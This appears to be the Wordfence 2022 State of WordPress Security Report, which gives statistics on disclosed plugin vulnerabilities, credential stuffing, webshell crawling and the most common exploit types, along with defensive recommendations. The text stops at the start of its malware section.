The Wordfence 2022 State of WordPress Security Report

Ramuel Gall

Wordfence Senior Security Researcher

Bachelor of Science in Cybersecurity and Information Assurance

CISSP, CCSP, GWAPT, CHFI, SSCP, Security+, Pentest+, CySA+, AWS CCP, AWS SAA, AWS CDA

Publication Date: January 24, 2023

Table of Contents

Introduction

In 2022, we saw a number of shifts in the threat landscape. International events, such as the Russian invasion of Ukraine and subsequent sanctions, and the arrest of several of the largest botnet operators may have all contributed, but many of the most impactful trends were already well underway. As such, our recommendations for best practices remain largely unchanged, though there are some noticeable differences from previous years.

Executive Summary

Vulnerabilities

Significantly more vulnerabilities in WordPress plugins were responsibly disclosed than in prior years due to an influx of new security researchers, but far fewer of them were the sort of critical unauthenticated vulnerabilities that allow 0-click site takeover, and comparatively fewer websites were compromised via vulnerable plugins. With the launch of Wordfence Intelligence Community Edition, we intend to amplify this trend and ensure that as many vulnerabilities as possible are responsibly disclosed and patched before they have a chance to be exploited.

Threats to WordPress (Attacks)

While credential stuffing attacks still far outnumber other types of attacks by a factor of 4, over the course of 2022 we saw a significant reduction in credential stuffing attacks against WordPress, accompanied by an increase in other types of attacks. Apart from credential stuffing attacks, the most common attacks overall were attempts to access existing backdoors. The largest increases were in attempts to gather site configuration information, including installed plugins and database credentials.

Malware

On the malware front, overall rates of infection remained fairly consistent, though nulled plugin installations, which we dubbed the most widespread threat to WordPress security in 2020, dropped by more than half. Unfortunately, the number of unmaintained sites with persistent infections more than doubled since 2020, indicating that remediation efforts by site owners and hosts may have slowed down.

Recommendations

We have consistently recommended using multifactor authentication for every account possible, and this year is no different. While not all MFA is created equal, *any* functional MFA is better than no MFA for the vast majority of site owners. Additionally, it is crucial to clean any infected sites as soon as possible. Not only can this help prevent the exfiltration of sensitive data and reduce costs, but a substantial proportion of all attack traffic is focused on gaining or maintaining access to sites that are already infected, rather than infecting new sites. Finally, as per usual, keeping plugins and themes up to date is important and is the best way to avoid site compromise via a vulnerability.

Security Reports in Depth

Vulnerability Report

On December 14, 2022, Wordfence officially launched Wordfence Intelligence Community Edition, a free, comprehensive, and well-maintained Vulnerability Database including every known plugin and theme vulnerability impacting the WordPress ecosystem. For more than 6 months prior to its official launch, Wordfence has been internally using the same data that powers Wordfence Intelligence Community Edition, allowing us to gain perspective on the state of vulnerability research in 2022.

Multiple companies, including Wordfence, became CVE Numbering Authorities (CNAs) in 2020, making it much simpler for researchers to obtain CVE IDs, and we believe this has significantly incentivized responsible disclosure in the past year.

All in all, we tracked 2,364 vulnerabilities disclosed in the WordPress ecosystem in 2022, impacting 2,339 unique plugins and themes as well as WordPress core. Note that distinct vulnerabilities within a shared codebase used by multiple themes and plugins, such as a vulnerability in Freemius SDK that impacted over 600 plugins, are counted as a single vulnerability.

The Top 5 Vulnerability Types Disclosed in 2022


1. Cross-Site Scripting(XSS) was by far the most common category of vulnerability at 1,109 submissions, accounting for nearly half of all vulnerabilities disclosed in 2022. It is also important to note that 408 of these submissions, or more than a third, required administrative permissions in order to exploit and as such were significantly lower in severity than typical XSS.

2. Cross-Site Request Forgery came in second at 377 of the vulnerabilities.

3. Authorization bypass vulnerabilities were the third most common vulnerability category disclosed in 2022. We have categorized these as any vulnerability type primarily caused by incorrect or insufficient access control or authorization.

4. SQL Injection vulnerabilities were the fourth most common category at 200 disclosed.

5. Information Disclosure rounded out the top 5 with 73 disclosed.



Pictured: A bar chart showing vulnerabilities disclosed in 2022 broken down by category

All of these vulnerability types are trivial to prevent during the initial development phase by following best practices. Unfortunately, it is significantly more challenging to refactor existing software to meet standards and many WordPress plugins have a large legacy code base, contributing to the prevalence of relatively basic vulnerabilities. This means that it is more important than ever for security researchers to responsibly disclose their finds.


The Top 5 Individual Security Researchers Contributing to WordPress Security in 2022

Lana Codes	127 Vulnerabilities Reported
Krzysztof Zając	125 Vulnerabilities Reported
Daniel Ruf	100 Vulnerabilities Reported
Cydave	83 Vulnerabilities Reported
Vlad Visse	60 Vulnerabilities Reported

Credential Stuffing

By far the most common type of attack against WordPress sites is credential stuffing, which is where an attacker tries to guess multiple username and password combinations for a site based on data breaches and password lists.


Wordfence blocked more than 159 Billion Credential stuffing attacks in 2022, originating from over 78 million distinct IP addresses. On any given day in 2022, about 800,000 IP addresses were actively engaged in credential stuffing attacks.



Pictured: A line chart of Credential Stuffing attacks broken down by date

We noticed a distinct decline in credential stuffing attacks March of 2022, though attack volume began to increase again in June.

The vast majority of IP addresses engaged in credential stuffing over the course of 2022 were located in the United States:



Pictured: A bar chart of Credential Stuffing IP counts broken down by Country

Stolen credentials remain the leading cause of account compromise across all organizations, and WordPress is no exception. Many people reuse the same credentials for multiple sites, and data breaches exposing old passwords are common. The most effective defense against this type of attack is to use strong unique passwords for each site and implement Multi Factor Authentication (MFA).


Attackers have become significantly more sophisticated and techniques such as SIM-swapping, phishing, or simply annoying victims into allowing access by sending a massive volume of push notifications can be used to bypass many forms of Multi-Factor authentication. Nonetheless, all of these bypasses still require the attacker to guess the account password, and even SMS-based MFA is significantly more secure than no MFA except in cases where SMS can be used to reset the account password.

TOTP-based MFA solutions, such as the one offered by Wordfence Login Security, remain secure, though it is possible for sophisticated attackers to use phishing tactics to socially engineer users into providing their MFA code. The vast majority of our users will never be targeted by this type of attack but it is important to be aware of which site you're visiting when entering your MFA code.

Crawling for Webshells and Configurations

Moving on, the second largest category of attacks in 2022 was from known malicious User-Agents. Wordfence maintains a highly curated list of User-Agents used by IP addresses that are engaged in attacks and are not associated with any legitimate traffic. While these engage in a variety of attacks, by far the most common type we see is crawling for existing backdoors and webshells. Many websites are poorly maintained and end up being infected by a succession of different attackers piggybacking off of the efforts of their predecessors. Additionally, we recently published a white paper covering online Shops selling access to hacked sites - in many cases, merchants on these illicit marketplaces are simply selling the locations of installed webshells. Some webshells are password protected, but many are not, so an attacker can crawl websites for common webshell names and locations and use what they find to take over previously infected websites.


We saw more than 23 Billion Attacks of this type in 2022, accounting for roughly two thirds of total attack volume after credential stuffing. More than half of the 4 million sites we protect saw these attacks nearly every single day in 2022.



Pictured: A line chart of attacks using known malicious User-Agents broken down by date

We began blocking the wp_is_mobile and ALittleClient user-agents in March, which resulted in an immediate increase in blocked attacks. It is notable that the majority of attacks using these User-Agents were from Ukrainian IPs.

While we only began watching attacks looking for unconfigured WordPress installations, readme.txt files, and debug.log files halfway through the year, these quickly began to outnumber most other types of requests.



Pictured: A line chart of attacks probing for backups configuration information, readme.txt files, and fresh WordPress installations broken down by date

While unconfigured WordPress installations represent an easy target for attackers, they're relatively rare, and most of the requests we saw were searching for the presence of specific and significantly older vulnerable plugins.


Attacks Targeting Vulnerabilities

The vast majority of attacks targeting specific vulnerabilities are covered by the Wordfence firewall's built-in protection. However, it is still crucial to be aware of these common vulnerabilities and take the necessary steps to secure your website.

SQL Injection remains the most prevalent vulnerability type, with a large number of requests required to determine if an installation is vulnerable. However, the popularity of SQL injection can also be attributed to the potential for extracting high-value information, such as email addresses and password hashes, from a site.

Following SQL injection, we observed a significant number of directory traversal attempts specifically targeting the wp-config.php file, which can be used to obtain database connection information. Other types of directory traversal attempts also ranked high in frequency as the third most common exploit type. Cross-Site scripting ranked fourth, followed by Malicious File Upload attempts in fifth place. Local file inclusion attempts ranked sixth.


Attacks targeting vulnerabilities that required a specific rule were less common, with exploit attempts targeting a settings update vulnerability in Smash Balloon Social Post Feed ranking seventh. Attacks against Log4J came in at number eight. Exploit attempts against a Remote Code Execution vulnerability in Tatsu Builder ranked ninth, and attacks targeting a vulnerability in Kaswara Modern VC Addons rounded out the top ten.



Pictured: A bar chart of the most common exploit attempt types broken down by the firewall rule used to block the attempt

Malware Report

